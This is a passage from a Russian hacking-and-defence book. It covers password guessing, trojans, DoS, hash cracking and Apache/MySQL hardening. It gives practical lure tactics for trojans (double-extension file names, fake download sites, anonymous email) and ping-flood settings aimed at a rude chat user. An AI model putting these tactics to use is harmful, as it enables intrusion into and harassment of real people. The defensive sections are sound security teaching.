

Рис. 1.3. Подбор паролей в CyD Network Utilities

Для подбора пароля я опять могу опять же предложить CyD Network Utilities (включен очень хороший генератор словарей и реализованы подборщики по всем основным протоколам для соответствующих служб, рис. 1.3). На данный момент в программе реализованы всего два протокола — FTP и POP3, но сейчас идет работа над расширением возможностей программы и увеличении количества поддерживаемых сервисов модулем подбора паролей.

1.6. Троянские программы

Использование троянских программ — очень глупый (перебор паролей еще глупее, а троянские программы сидят на хвосте) и ненадежный в отношении администраторов сетей или Web-сайтов способ взлома. Хотя среди администраторов встречаются непрофессионалы, но на такие шутки уже мало кто попадается. Но кроме них есть еще множество простых пользователей с большими привилегиями и доверчивой душой. Вот именно им и надо устанавливать троянские программы.

Троянская программа состоит из двух частей: клиентской и серверной. Серверную часть нужно подбросить на компьютер жертвы и заставить жертву запустить файл. Чаще всего троянская программа прописывается в автозагрузку и стартует вместе с ОС, и при этом незаметна в системе. После этого вы подключаетесь к серверной части с помощью клиента и выполняете заложенные в программу действия, например, перезагрузка компьютера, воровство паролей и т. д.

Как забрасывать троянскую программу? Самый распространенный способ — ящик электронной почты. Просто даете исполняемому файлу серверной части какое-нибудь привлекательное имя и отправляете сообщение жертве. В тексте письма должны быть мягкие, но заманчивые призывы запустить прикрепленный файл. Это то же самое, что и распространение вирусов, письма с которыми мы видим каждый день. Если пользователь запустит серверную часть, то считайте, что вы стали царем на его компьютере. Теперь вам будет доступно все, что может для вас сделать боевой конь.

Но если троянская программа запущена на компьютере пользователя, это еще не говорит о том, что компьютер может быть взломан. Прошли те времена, когда ОС разрешала программам устанавливать совершенно любые сетевые подключения. Сейчас все системы содержат сетевые экраны, которые защищают пользователей и могут спасти их от троянских программ. Но существуют методы обхода экранов, поэтому на них нужно надеяться, но лучше самому не плошать.

Какое дать имя файлу троянской программы, чтобы заинтересовать пользователя? ОС Windows очень часто не показывает расширения всех зарегистрированных в системе типов файлов. Если вы назовете файл Anna_Kurnikova.jpg.exe, то ОС спрячет последнее расширение (exe), и любой пользователь подумает, что видит файл изображения. Для большей надежности лучше присвоить такое имя: "Anna_Kurnikova.jpg exe". В этом случае, даже если расширение не прячется по умолчанию, его все равно видно не будет.

Я дважды отправлял друзьям троянскую программу по электронной почте, и оба раза процесс прошел удачно. Первый раз это произошло на спор, когда мой друг сказал, что я не смогу заразить его компьютер таким способом. Второй раз я создал троянскую программу, с помощью которой собирался подшутить над моим знакомым. Для этого я использовал очень интересный и эффективный метод. Итак, чтобы пользователь запустил нужную программу, нужно заставить его самого скачать и запустить исполняемый файл. Я отправил письмо, в котором прорекламировал бесплатную программу, которую можно скачать с заранее созданного мною Web-сайта. Главное — выбрать ее имя, чтобы оно заинтересовало пользователя. Например, если жертва любит рисовать, то можно предложить скачать новый графический эффект.

Письмо может выглядеть как спам. Сколько бы не говорили, но многие читают или хотя бы заглядывают в такие сообщения. Если сразу заинтересовать жертву, то она обязательно выполнит вашу просьбу. Возможно, первое письмо попадет в корзину, но хотя бы в третий раз оно будет прочитано, и вы добьетесь нужного результата. Более трех попыток можно не делать, потому что или у жертвы стоит почтовый фильтр, или его такими шутками не проведешь. Нужно придумывать новую программу и сочинять другое письмо.

Чтобы жертва ничего не заподозрила, Web-сайт должен выглядеть как можно профессиональнее, содержать описание возможностей скачиваемой программы и снимки экранов. Вся эта информация берется с реального Web-сайта какой-нибудь не очень знаменитой фирмы или программиста-одиночки.

Оба моих товарища попались на эту удочку, и при этом они очень хорошо знакомы со всеми методами проникновения вирусов в систему. Конечно же, при отправке серверной части я использовал анонимное письмо, чтобы меня не вычислили. Таким образом, я позаботился, чтобы файл запустили, и скрыл источник происхождения троянской программы. Данный метод очень сложен, т. к. требует достаточно времени и сил на подготовку, создание Web-сайта, размещение на нем серверной части троянской программы.

Этот опыт я проводил очень давно, где-то в 2002 году. Тогда даже опытные пользователи совершали ошибки достаточно часто. Мне кажется, что сейчас через почту заразить сложнее.

Троянские программы получили большое распространение из-за того, что вычислить автора при соблюдении простых правил анонимности не просто. При этом использование самих программ стало примитивным занятием. Сейчас даже не надо быть программистом, чтобы создать собственную программу, достаточно воспользоваться любым конструктором, которых сейчас в Интернете предостаточно. Самым знаменитым из них стал Back Orifice (**http://www.bo2k.com/**), благодаря которому было произведено очень большое количество взломов в конце 1990-х начале 2000-х годов. Его серверная часть устанавливается на компьютер жертвы и позволяет хакеру выполнять следующие действия:

- осуществлять доступ к жесткому диску удаленного компьютера;
- редактировать реестр;
- запускать программы на чужом компьютере;
- отслеживать введенные пароли;
- копировать содержимое экрана;
- управлять процессами, в том числе и перезагрузкой.

В этой программе имеется возможность перед сборкой исполняемого файла добавлять расширения (Plug-in), которых в Интернете предостаточно.

Опасность, которую таят в себе троянские программы, подтверждается и тем, что большинство антивирусных программ реагирует на их наличие. Например, антивирусные программы идентифицируют Back Orifice, как вирус Win32.BO (у каждого антивируса может быть свое именование вредоносных программ).

Троянские программы могут распространяться и как вирусы, используя для этого различные уязвимости. Например, были случаи, когда в почтовой программе Outlook Express находили серьезные ошибки, с помощью которых можно было автоматически запускать программы, прикрепленные к письму. Представьте себе, пользователь выбирает письмо, чтобы его прочитать, а прикрепленная троянская программа или вирус запускается автоматически и без спроса.

Да, сколько не пишут об опасности троянских программ, даже в крупных корпорациях хорошо осведомленные люди могут пострадать от них. Ходят слухи, что именно благодаря таким программам из недр Microsoft когда-то ушли исходные коды MS Windows.

1.7. Denial of Service (DoS)

Еще одна атака, которую используют хакеры, — это DoS (Denial of Service, отказ в обслуживании). Заключается она в том, чтобы заставить сервер не отвечать на запросы пользователей. Как это можно сделать? Очень часто

такого результата добиваются с помощью зацикливания работы. Например, если сервер не проверяет корректность входящих пакетов, то хакер может сделать такой запрос, который будет обрабатываться вечно, а на работу с остальными соединениями не хватит процессорного времени, тогда клиенты получат отказ от обслуживания.

Еще один способ заставить сервер не отвечать на запросы — найти такую функцию, которая выполняется дольше всего и съедает больше всего ресурсов процессора. Запустив на выполнение эту функцию много раз, сервер угрюмо погружается в тяжелую работу, и ресурсов не хватает на выполнение даже простых запросов.

Два рассмотренных метода основаны на загрузке ресурсов сервера, но это не единственная стратегия. Атаку DoS можно произвести и через ошибку в серверном программном обеспечении. Этот способ требует знания уязвимости на сервере. Рассмотрим, как происходит отказ от обслуживания через переполнение буфера (чаще всего используемая ошибка). Допустим, что вы должны передать на сервер строку "HELLO". Для этого в серверной части выделяется память для хранения 5 символов. Структура программы может выглядеть примерно следующим образом:

```
Код программы
Буфер для хранения 5 символов
Код программы
```

Предположим, пользователь отправит не пять, а сто символов. Если при приеме информации программа не проверит размер блока, то при записи данных в буфер они выйдут за его пределы и запишутся поверх исполняемого кода программы. Это значит, что программа будет запорчена и не сможет выполнять каких-либо действий, и, скорее всего, произойдет зависание. В результате сервер не будет отвечать на запросы клиента, т. е. совершится классическая DoS-атака через переполнение буфера.

Таким образом, компьютер не взломали, и информация осталась нетронутой, но сервер перестал быть доступным по сети. В локальной сети такую атаку вообще несложно произвести. Для этого достаточно свой IP-адрес поменять на адрес атакуемой машины, и произойдет конфликт. В лучшем случае недоступной станет только штурмуемая машина, а в худшем — обе машины не смогут работать.

Через переполнение буфера хакер может взломать систему при определенных обстоятельствах, но этот вопрос мы сейчас не рассматриваем. Сейчас разговор идет об отказе от обслуживания.

Для перегрузки ресурсов атакуемой машины вообще не надо ничего знать, потому что это война, в которой побеждает тот, кто сильнее. Ресурсы любого

компьютера ограничены. Например, Web-сервер для связи с клиентами может организовывать только определенное количество виртуальных каналов. Если их создать больше, то Web-сервер становится недоступным. Для совершения такой акции достаточно написать программу на любом языке программирования, бесконечно открывающую соединения. Рано или поздно предел будет превышен, и сервер не сможет работать с клиентами.

Если нет программных ограничений на ресурсы, то сервер будет обрабатывать столько подключений, сколько сможет. В таком случае атака может производиться на канал связи или на сервер. Выбор цели зависит от того, что слабее. Например, если на канале в 100 Мбит/с стоит компьютер с процессором Pentium 100 МГц, то намного проще вывести из строя компьютер, чем перегрузить данными канал связи. Ну, а если это достаточно мощный сервер, который может выполнять миллионы запросов в секунду, но находится на канале в 64 Кбит/с, то легче загрузить канал.

Как происходит загрузка канала? Допустим, что вы находитесь в чате, и кто-то вам нагрубил. Вы узнаете его IP-адрес и выясняется, что обидчик работает на простом модемном соединении со скоростью 56 Кбит/с. Даже если у вас такое же соединение, можно без проблем перегрузить канал обидчику. Для этого направляем на его IP-адрес бесконечное количество ping-запросов с большим размером пакета. Компьютер жертвы должен будет отвечать на них. Если пакетов много, то мощности канала хватит только на то, чтобы принимать и отвечать на ping-запросы, и обидчик уже не сможет нормально работать в Интернете. Если у вас канал такой же, то и ваше соединение будет занято исключительно приемом-отсылкой больших пакетов. Это того стоит? Если да, то можете приступать.

Для реализации DoS-атаки с помощью ping-запросов воспользуемся утилитой CyD Network Utilities. Запустите программу и выберите в меню **Network | Test connection (Ping)**. В появившемся окне (рис. 1.4) в поле **Ping number** (количество проверок) введите очень большое значение (несколько тысяч). В поле **Buffer size** (Размер пакета) также установите большое значение, например, 10 000, чтобы одним пакетом отправлялось много данных. Теперь можно запускать операцию, введя нужный IP-адрес.

Таким образом, мы можем загрузить канал жертвы, но при условии, что наш канал такой же или больше, чем у атакуемого компьютера. Если у вас скорость соединения медленней, то удастся загрузить только часть канала, равную пропускной способности вашего соединения. Остальная часть останется свободной, и жертва сможет использовать ее. С другой стороны, связь будет заниженной, и хотя бы чего-то мы добьемся.



Рис. 1.4. Настройка отправки ping-пакетов

В случае атаки на сервер и его процессор наш канал может быть намного слабее, главное — правильно определить слабое звено. Допустим, что сервер предоставляет услугу скачивания и хранения файлов. Чтобы перегрузить канал такого сервера, нужно запросить одновременное скачивание нескольких очень больших файлов. Скорость связи резко упадет, и сервер может даже перестать отвечать на запросы остальных клиентов, при этом загрузка процессора сервера может быть далека от максимальной. Если неправильно определить слабое звено и нарастить мощность сервера, то производительность не увеличится, потому что требуется расширение канала связи.

Для загрузки процессора тоже не требуется слишком большой канал. Нужно только подобрать запрос, который будет выполняться очень долго. Допустим, что вы решили произвести атаку на сервер, позволяющий переводить на другой язык указанные Web-страницы любого Web-сайта. Находим Web-страницу с большим количеством текста, например, книгу или документацию RFC (Request for Comments, рабочее предложение), и посылаем множество запросов на ее перевод. Мало того, что объем большой, и для скачивания серверу нужно использовать свой канал, так еще и перевод — достаточно трудоемкий процесс. Достаточно в течение 1 секунды отправить 100 запросов на перевод громадной книги, чтобы сервер перегрузился. А если используется блокировка многократного перевода одного и того же, то нужно подыскать несколько больших книг.

В данном случае атака отказа от обслуживания отражается достаточно просто. Серверное программное обеспечение должно контролировать и ограничивать количество запросов с одного IP-адреса. Но это все теоретически, и такие проверки оградят только от начинающих хакеров. Опытному взломщику не составит труда подделать IP-адрес и засыпать сервер пакетами, в которых указан поддельный адрес отправителя.

У протокола TCP/IP есть один недостаток, потому что он требует установки соединения. Если хакер пошлет очень большое количество запросов на открытие соединения с разными IP-адресами, то сервер разошлет на эти адреса подтверждения и будет дожидаться дальнейших действий. Но так как реально с этих адресов не было запроса, то и остановка будет бессмысленной. Таким образом, заполнив буфер очереди на входящие соединения, сервер становится недоступным до подключения несуществующих компьютеров (время ожидания (TimeOut) для этой операции может быть до 5 секунд). За это время хакер может забросать буфер новыми запросами и продлить бессмысленное ожидание сервера.

Самое сложное — защититься от перегрузки канала. Дело в том, что когда на наш сервер идет большое количество пакетов, то отфильтровать их без получения невозможно. Защититься можно только расширением канала до такой степени, чтобы его невозможно было заполнить.

Бывали случаи, когда компьютеры становились недоступными без каких-либо атак. Например, после выхода очередного дистрибутива Linux под маркой Ubuntu, на серверы с дистрибутивом начинает ломиться очень большое количество людей, и они могут перестать отвечать.

1.7.1. Distributed Denial of Service (DDoS)

С помощью DoS-атаки достаточно сложно вывести из обслуживания такие Web-сайты, как **www.microsoft.com** или **www.yahoo.com**, потому что для их работы используются достаточно широкие каналы и сверхмощные серверы. Но, как показывает практика, хакеры находят выходы из любых ситуаций. Для получения такой мощности используется DDoS. В этом случае атаку производит не один компьютер, а множество, и каждый из них пытается засыпать сервер мусором. Если сложить все маленькие каналы пользователей, которые засыпают сервер, то в сумме они могут превысить возможности крупного сервера, и тот перестанет отвечать.

Мало кто из пользователей добровольно отдаст мощность своего компьютера для проведения распределенной атаки на крупные серверы. Чтобы решить эту проблему, хакеры пишут вирусы, которые без разрешения занимаются захватом. Так, вирус Mydoom C искал компьютеры, зараженные вирусами

Mydoom версий A и B, и использовал их для атаки на серверы корпорации Microsoft. Благо этот вирус не смог захватить достаточного количества машин, и мощности не хватило для проведения полноценного налета. Администрация Microsoft утверждала, что серверы работали в штатном режиме, но некоторые все же смогли заметить замедление в работе и задержки в получении ответов на запросы. Все же на сеть Microsoft легла какая-то часть излишнего трафика.

От распределенной атаки защититься очень сложно, потому что множество реально работающих компьютеров шлют свои запросы на один сервер. В этом случае трудно определить, что это идут ложные запросы с целью вывести систему из рабочего состояния. Поэтому здесь эффективное решение предложить очень сложно.

1.8. Программы для подбора паролей

Когда взломщик пытается проникнуть в систему, то он чаще всего использует один из следующих способов:

- если на атакуемом сервере у него уже есть учетная запись (путь и гостевая), то можно попытаться поднять ее права. Для этого используются эксплоиты *(см. разд. 1.3.2)*;
- получить учетную запись конкретного пользователя;
- добыть файл паролей и воспользоваться чужими учетными записями.

Даже если взломщик повышает свои права в системе, он все равно стремится обрести доступ к файлу с паролями, потому что это позволит добраться до учетной записи root (для UNIX-систем) и получить полные права. Но пароли зашифрованы, и в лучшем случае можно будет увидеть хэш-суммы, которые являются результатом необратимого шифрования пароля. В ОС Linux шифрование чаще всего происходит по алгоритму MD5.

Когда администратор заводит нового пользователя в системе, то его пароль чаще всего шифруется с помощью алгоритма MD5, который не подлежит дешифровке. В результате получается хэш-сумма, которая сохраняется в файле паролей. Когда пользователь вводит пароль, то он также шифруется, и результат сравнивается с хэш-суммой, хранящейся в файле. Если значения совпали, то считается, что пароль введен верно.

Так как обратное преобразование невозможно, то, вроде бы, и подобрать пароль для хэш-суммы нельзя. Но это только на первый взгляд. Для подбора существует много программ, например, John the Ripper (**www.openwall.com/john**) или Password Pro (**www.insidepro.com**). Да, они используют простой перебор, но,

как мы уже говорили, при использовании хорошего словаря даже перебор может дать положительный результат.

В Windows-системах пароли также шифруются необратимым образом, но хранятся в базе данных SAM, и для их взлома нужна уже другая утилита — SAMInside. Главное окно программы показано на рис. 1.5.



Рис. 1.5. Программа SAMInside взламывает пароли Windows-систем

Почему эти утилиты так свободно лежат в Интернете, когда они позволяют злоумышленнику воровать пароли? Любая программа может иметь как положительные, так и отрицательные стороны. Что делать, если вы забыли пароль администратора, или администратор уволился и не сказал вам его? Переустанавливать систему? Это долго и может грозить потерей данных. Намного проще снять жесткий диск и подключить к другому компьютеру (или просто загрузиться с дискеты, умеющей читать вашу файловую систему), потом взять файл паролей и восстановить утерянную информацию. Да, это отнимет слишком много времени, но сохранить информацию иногда важнее. Дело в том, что пароли администратора очень часто являются ключиком и к другим важным данным, например, могут являться ключом шифрования жесткого диска.

В Windows 9*x* пароли хранятся в файлах PWL, которые никак не защищены, и их слишком просто украсть. Если в Windows 2000/XP и более новых ОС прямой доступ к файлу базы данных SAM запрещен, то здесь файл забирается с компьютера жертвы простым копированием. Для взлома этого файла можно воспользоваться программой PWLInside (**www.insidepro.com**).

1.9. Получение прав определенного пользователя

Для получения прав определенного пользователя взломщики чаще всего используют:

- методы социальной инженерии — тривиальный и не требующий много времени, но при этом ненадежный способ;
- троянские программы — просты в использовании, но применение может не принести результата, если не удастся заразить компьютер жертвы;
- подбор пароля — сложнее всех в реализации и может занять у взломщика годы, и в этом случае тоже не даст результата.

Все три этих метода мы уже рассматривали в данной главе. И все же, есть еще один вариант, который мы не рассматривали, хотя косвенно затрагивали эту тему. Каждая служба имеет права определенной учетной записи, и если выполнять команды от ее имени, то и привилегии будут той учетной записи, под которой она работает.

Большинство администраторов устанавливают всем службам максимальные права, чтобы не разбираться в тонкостях настройки. Если разрешить работу службы, например, под гостевой учетной записью, то она может перестать функционировать. Некоторым службам нужен доступ к реестру или системному каталогу, и если его закрыть, то служба просто не запустится, а найти причину этого бывает сложно, если нет подробной документации по политике безопасности программы. С другой стороны, большинству служб просто не нужны большие полномочия.

Когда хакер стремится получить права администратора, то он может задаться целью, найти уязвимость службы, которая обладает нужными правами. А затем с ее помощью попытаться пробиться дальше на сервер.

Чтобы не давать хакеру лишних лазеек, ограничьте права служб. В этом случае, даже если злоумышленник нашел какую-либо уязвимость, проникнуть в систему будет сложно. Например, для FTP-сервера можно создать учетную запись, у которой будет доступ только к определенным папкам, открытым по сети для клиентов этой службы.

Если же служба использует реестр и что-то пишет в системный каталог, то лучше откажитесь от ее использования, потому что в этом случае снижается уровень безопасности. Доступ к системному каталогу абсолютно не нужен большинству программ или, по крайней мере, должен быть не нужен, но программисты продолжают использовать его.

Если вы программист и разрабатываете свои серверные продукты, то не трогайте системные области без особой надобности. Работайте только в одном каталоге, куда пользователь установит программу. Если избегать обращения к опасным ресурсам, то можно минимизировать возможность взлома системы через ваш сервер. А это уже означает, что ваша программа будет реже появляться в списках служб, содержащих уязвимости, что улучшит ваше положение на рынке. Как определить, какие ресурсы опасны, а какие нет? Все очень просто — программа должна работать при включенном UAC.

Конечно же, для программистов можно дать очень много рекомендаций, но мы рассматриваем компьютер с точки зрения пользователя, поэтому не будем уходить в сторону.

1.10. Меры безопасности

Проблема защиты не ограничивается только защитой определенных программ. Можно написать самую безопасную программу, но при этом установить на сервер ОС с настройками по умолчанию. Всем известно, что настройки по умолчанию далеки от идеала, и благодаря этому Web-сервер может быть взломан даже при отсутствии уязвимых сценариев.

Безопасным должен быть не только каждый участок программы, но и каждый программный пакет, установленный на сервере, сама ОС, конфигурация и все используемое оборудование (в основном это касается сетевых устройств).

Программист должен всегда работать в сотрудничестве с администраторами и специалистами по безопасности. Например, программист может решить, что для его удобства необходимо сделать определенную папку открытой для чтения и записи всем пользователям. В этой папке сценарии будут сохранять какие-то данные. Но если эта папка используется администратором для хранения важных данных или конфигурационных файлов, то защита сервера окажется под угрозой.

Защищать надо и сетевое оборудование. Если вы следите за бюллетенями по безопасности, то должны были встречаться с описаниями взломов, когда хакер смог получить доступ к маршрутизатору и просмотреть все пакеты пользователей. Для конфиденциальных данных мы можем использовать шифрование и передавать данные по SSL, но его никто и никогда не использует при создании форумов или чатов. Если хакер смог перехватить пакет, в котором пользователь передает на форум данные об авторизации, то хакер сможет их прочитать и захватить учетную запись пользователя.

Итак, защищать необходимо не только определенные программы, но и ОС, СУБД, сетевое оборудование. Каждая составляющая требует отдельной книги по безопасности. А если учесть, что существует несколько разновидностей ОС и к безопасности каждой из них нужно подходить со своей стороны, то книг нужно написать еще больше. Поэтому ограничимся только основными особенностями защиты.

Даже если вы являетесь разработчиком и не связаны с администрированием сервера своей компании или просто Web-сайта, я настоятельно рекомендую вам познакомиться с безопасностью ОС, которая используется на вашем сервере. Для Linux-систем я могу посоветовать прочитать мою книгу "ОС Linux глазами хакера" [2].

Может, вы заметили, что я очень часто ссылаюсь именно на ОС Linux? Дело в том, что именно UNIX-системы (Linux, FreeBSD, OpenBSD, Solaris) преобладают в Интернете в качестве серверов. Именно поэтому мы будем больше внимания уделять этим ОС. Да, в корпоративном секторе можно встретить и множество решений на Windows-платформе, но они уступают по популярности решениям на *nux-серверах. Компания Microsoft делает серьезные шаги для завоевания рынка Web-решений и в последнее время удается что-то сделать и отвоевать часть рынка, так что все может еще измениться.

Там, где тема касается обеих ОС, я буду затрагивать их обе, но больше внимания все же буду уделять UNIX-системам и Linux в частности, потому что именно Linux вызывает у меня наибольшую симпатию, и мне кажется, что за ним будущее.

1.10.1. Защита Web-сервера

Давайте рассмотрим пример защиты MySQL и Apache в операционной системе Linux. Мы опустим защиту самой ОС, потому что это отдельная и очень большая тема, да и весь Apache мы трогать не будем, пусть живет. Итак, защита начинается с установки и предварительного конфигурирования. В случае с MySQL необходимо выполнить следующие действия:

- СУБД устанавливается с настройками по умолчанию, при которых административный доступ разрешен пользователю root с пустым паролем. Это нехорошо. Необходимо, как минимум, установить сложный пароль, а лучше переименовать учетную запись root. Если вы работали с ОС Linux, то должны знать, что в этой системе администратором тоже является root. Имя администратора в ОС и в СУБД никак не связаны;
- необходимо заблокировать анонимный доступ к СУБД. Подключения должны осуществляться только авторизованными пользователями;

- лучше всего запретить удаленное подключение к СУБД. Например, если к MySQL обращаются только локально расположенные сценарии, то никто не должен иметь права подключения с удаленной машины (в настройках MySQL есть такая опция). Если нужен инструмент управления базой данных, то можно использовать мощный и популярный Web-пакет PHPMySqlAdmin, который позволяет управлять базой данных из Web-браузера;
- необходимо удалить все базы данных, созданные для тестирования и отладки. По умолчанию в большинстве СУБД (в том числе и в MySQL) устанавливается тестовая база данных. В работающей системе ее не должно быть.

Учетная запись администратора по умолчанию, о которой мы уже сказали, есть практически во всех СУБД. В MS SQL Server это учетная запись sa, которая может быть без пароля, если администратор не установил его во время инсталляции, а в MySQL это root, также без пароля. Чтобы изменить пароль для MySQL, выполните команду:

```
/usr/bin/mysqladmin –uroot password newpass
```

Наилучшим вариантом будет перенести работу MySQL и Apache в окружение chroot. Как работает это окружение? В системе создается каталог (в Linux для этого существует команда `chroot`), который является для программы корневым.



Рис. 1.6. Схема работы окружения chroot

Выше этого каталога программа, работающая в окружении, попасть не может. Посмотрите на рис. 1.6. Здесь показана часть файловой системы Linux.

Во главе всего стоит корневой каталог /. В нем находятся /bin, /usr, /var, /home и т. д. В /home расположены каталоги пользователей системы. Мы создаем здесь новый каталог, для примера назовем его chroot, и он будет корневым для службы. В нем будут свои каталоги /bin, /usr и т. д., и служба будет работать с ними, а все, что выше /home/chroot, будет для нее недоступно. Просто служба будет считать, что /home/chroot — это и есть корень файловой системы.

На рис. 1.6 рамкой обведены папки, которые будут видны службе. Именно в этом пространстве служба будет работать и считать, что это и есть реальная файловая система сервера.

Если хакер проникнет в систему через защищенную службу и захочет просмотреть каталог /etc, то он увидит /home/chroot/etc, но никак не системный. Чтобы взломщик ничего не заподозрил, в каталоге /home/chroot/etc можно расположить все необходимые файлы, но содержащие некорректную информацию. Взломщик, запросив файл /etc/passwd через уязвимую службу, получит доступ к /home/chroot/etc/passwd, потому что служба видит его системным.

Так, например, файл /home/chroot/etc/passwd может содержать неверные пароли. На работу системы в целом это не повлияет, потому что система будет брать пароли из файла /etc/passwd, а службе реальные пароли системы не нужны, поэтому в файл /home/chroot/etc/passwd можно засунуть что угодно. Более подробную информацию о настройке окружения chroot см. в книге [2].

1.10.2. Модули безопасности Apache

Для защиты необходимо по максимуму использовать все возможности. Например, если в качестве Web-сервера вы используете Apache в связке с ОС Linux, то могу посоветовать расширить его возможности с помощью дополнительных модулей, возможности которых мы кратко рассмотрим.

Модуль mod_sequrity

Несмотря на то, что безопасность в основном зависит от сценариев, которые выполняются на Web-сервере, и программистов, которые их пишут, есть возможность защититься вне зависимости от сценариев и их безопасности. Отличное решение данной проблемы — бесплатный модуль для Apache под названием mod_security.

Принцип работы модуля схож с сетевым экраном, который встроен в ОС, только в данном случае он специально разработан для работы с протоколом HTTP. Модуль анализирует запросы пользователей и выносит свое решение о возможности пропустить запрос к Web-серверу или нет, на основе правил,

которые задает администратор. Правила определяют, что может быть в запросе, а что нет.

В запросах, которые направляет пользователь на сервер, содержится URL, с которого необходимо взять документ или файл. Что можно задать в правилах модуля, чтобы сервер стал безопаснее? Рассмотрим простейший пример: в запросе не должно быть никаких обращений к файлу /etc/passwd, задаем соответствующий фильтр, и если происходит обращение, содержащее URL этого файла, то запрос отклоняется.

Итак, модуль mod_security можно взять с Web-сайта **www.modsecurity.org**. После его установки в файле httpd.conf можно будет использовать дополнительные директивы, фильтрации запросов. Рассмотрим наиболее интересные из них:

- `SecFilterEngine On` — включить режим фильтрации запросов;
- `SecFilterCheckURLEncoding On` — проверять кодировку (URL encoding is valid);
- `SecFilterForceByteRange 32 126` — разрешается использовать символы с кодами только из указанного диапазона. Символы, коды которых менее 32, принадлежат служебным символам типа "перевод каретки", "конец строки". Большинство из этих символов невидимы, но для них существуют коды, чтобы можно было обрабатывать нажатия соответствующих клавиш. Но как же тогда хакер может ввести невидимый символ в URL? Это действительно невозможно, но вполне реально ввести их код. Например, чтобы указать символ с кодом 13, необходимо указать в URL адресе `%13`. Символы с кодами менее 32 и более 126 являются недопустимыми для адреса, поэтому вполне логично такие пакеты не пропускать до Web-сервера;
- `SecAuditLog logs/audit_log` — с помощью этого параметра задается имя файла журнала, в котором будет сохраняться информация об аудите;
- `SecFilterDefaultAction "deny,log,status:406"` — этот параметр задает действие по умолчанию. В данном случае указан запрет на доступ (deny);
- `SecFilter xxx redirect:http://www.webkreator.com` — если фильтр срабатывает, то пользователя переадресуют на Web-сайт **www.webkreator.com**;
